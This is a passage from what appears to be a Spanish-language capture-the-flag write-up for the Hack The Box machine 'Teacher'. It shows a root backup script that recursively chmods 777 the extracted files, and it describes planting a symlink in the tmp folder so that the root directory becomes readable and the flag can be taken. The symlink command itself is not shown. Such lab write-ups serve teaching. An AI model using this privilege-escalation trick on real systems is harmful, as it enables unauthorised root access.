
```
-rwxr-xr-x  1 root root     4779832 Aug 10  2017 aria_dump_log
-rwxr-xr-x  1 root root     4796376 Aug 10  2017 aria_ftdump
-rwxr-xr-x  1 root root     4821560 Aug 10  2017 aria_pack
-rwxr-xr-x  1 root root     4949080 Aug 10  2017 aria_read_log
lrwxrwxrwx  1 root root          19 May 10  2017 as -> x86_64-linux-gnu-as
lrwxrwxrwx  1 root root          21 Jun 27  2018 awk -> /etc/alternatives/awk
-rwxr-xr-x  1 root root       56200 Feb 22  2017 b2sum
-rwxr-xr-x  1 root root         138 Jun 27  2018 backup.sh
-rwxr-xr-x  1 root root       39720 Feb 22  2017 base32
-rwxr-xr-x  1 root root       39720 Feb 22  2017 base64
-rwxr-xr-x  1 root root       31464 Feb 22  2017 basename
-rwxr-xr-x  1 root root        7120 May 15  2017 bashbug
```

Al leerlo, vemos que es el proceso de backup que se realiza en la carpeta work.

```
giovanni@teacher:~/work/tmp$ cat /usr/bin/backup.sh
cat /usr/bin/backup.sh
#!/bin/bash
cd /home/giovanni/work;
tar -czvf tmp/backup_courses.tar.gz courses/*;
cd tmp;
tar -xf backup_courses.tar.gz;
chmod 777 * -R;
```

https://kb.iu.edu/d/abbe

Un link simbólico funciona como un acceso directo a un recurso, para esta máquina se puede aprovechar la carpeta tmp la cual está quedando con permisos 777 y crear un acceso directo al directorio principal.



Una vez creado en enlace, solo falta ingresar al directorio recién copiado y se accede al directorio del root para obtener la flag.

Agradecimientos:

Usuario HTB: ptesting (83555)